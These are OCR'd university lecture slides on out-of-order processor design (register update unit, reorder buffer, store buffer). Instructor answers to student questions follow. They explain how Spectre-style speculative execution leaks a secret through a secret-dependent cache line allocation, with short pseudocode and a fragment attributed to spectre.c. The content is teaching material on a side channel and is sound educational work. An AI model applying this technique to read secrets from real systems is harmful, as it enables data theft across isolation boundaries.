



- **We need to make sure stores are not sent to memory until the store instruction is committed**
- **We need to stall loads until all possibly-aliasing store addresses are known**


Ch02-part2 slide 25:




- **We need to make sure stores are not sent to memory until the store instruction is committed**
- **We need to stall loads until all possibly-aliasing store addresses are known**


Fetch....
5 SD F0, Y
4 MUL F0, F3, F4
3 BEQ R10, Lab
2 SD F0, X
1 MUL F0, F1, F2
Issue
(issue to next free RUU entry)
Issue to RUU entry i, with result tag i (i = i+1 % 4)
Opcode
Operands or result tags
Issue-side registers
Commit-side registers
Tag
Value
F0
F1
F2
F3
Transfer after mispredict
Committed results
Result values/tags
Register Update Unit (RUU)
Tag 0
Tag 1
Tag 2
Tag 3
Opcode
Operand1
Operand2
CDB updates all operands with matching tag
Commit
(from RUU entry j = j +1 % 4)
Dispatcher selects next ready entry
Dispatcher
Other functional units
Load unit
Initiate load from cache
(but check whether younger buffered store address matches)
Load check
addr
data
Store Buffer
Collect uncommitted stores
Commit selects next completed entry
And updates commit-side registers.
If misprediction detected:
correct fetch
reset commit tag j = i
update issue-side regs with values from commit-side
Common Data Bus (CDB)
On completion, result is broadcast on CDB with tag that was assigned when it was issued



Fetch....
Issue-side registers
Commit-side registers
4
r = B[addr]
3
Addr = 16*s&1
2
LOAD S = *p
1
If p in bounds
Issue
(issue to next free RUU entry)
Issue to RUU entry i, with result tag i (i = i+1 % 4)
Opcode
Operands or result tags
Tag
Value
F0
F1
F2
F3
Transfer after mispredict
Committed results
Result values/tags
Register Update Unit (RUU)
Tag 0
If p in bounds
Tag 1
LOAD S = *p
Tag 2
Addr = 16*s&1
Tag 3
r = B[addr]
CDB updates all operands with matching tag
Commit
(from RUU entry j = j +1 % 4)
Dispatcher selects next ready entry
Dispatcher
Commit selects next completed entry
And updates commit-side registers.
If misprediction detected:
correct fetch
reset commit tag j = i
update issue-side regs with
values from commit-side
Other functional units
Load unit
Initiate load from cache
(but check whether younger buffered store address matches)
Load check
addr
data
Store Buffer
Collect uncommitted stores
Common Data Bus (CDB)
On completion, result is broadcast on CDB with tag that was assigned when it was issued



- Branch is at head of ROB
- But perhaps not ready
- While Commit waits for the outcome of the conditional…
  - The load unit fetches s
  - The load unit fetches r
  - Resulting in a cache line in B being allocated
- When branch is committed, misprediction occurs
- But the line we allocated remains



- **Load unit initiates load from L1D cache**
- **Indexes L1D$ data and tag**
- **Looks up virtual page number in DTLB**
- **If tag matches translation, data is forwarded to CDB**
- **If tag match fails, initiates L2 access**



Validity of load or store is passed to ROB

Commit unit checks that load/store was valid when it reaches the head of the ROB

Student question

Q: could you explain what the operations on the s variable do when using it as an index (r=B[**16*(s&1)**])?

re: "r=B[16*(s&1)])"

s&1 does a Boolean "and" with the bits of a, and the single one-bit "1".

So we get either a zero (if s was even) or one (if s was odd).

I multiplied by 16 to hit a different cache line (supposing that the cache line size is 16).

I chose this one-bit idea so we could talk about just two cache lines (on reflection, maybe it didn't simplify things!).

What happens in the spectre.c code is

```
s = array1[x]
r = array2[s * 512]
```

where array1 is a char array so array1[x] is an 8-bit value. Thus we ensure that whatever the value of array1[x], the access to array2 hits a distinct cache line.

Student question

Q: "If so I don't understand why you use this value for an index to another array? Surely you already have the data you need and don't need to probe the cache?"

The interesting case starts with this:

```
1: if (p is in bounds)
2:   s = *p
3: else
4:   throw bounds error exception
5: print s
```

If p is indeed in bounds, we get to print s - but sadly s isn't a secret, since p was in-bounds.

If p is not in-bounds, we (might) speculatively execute the load instruction to fetch *p, but we discover the branch misprediction and roll back - so we can't print s.

So here's the trick: we do something with s, while we are still on the speculative path, that betrays the secret.

Like using the value of s to allocate a cache line. This is what the code on the slide does:

```
1: if (p is in bounds)
2:   s = *p
3:   r=B[16*(s&1)]
4: else
5:   throw bounds error exception
6: print s, r
```

Now, when we speculatively execute line 2, in the out-of-bounds case, s is a secret.

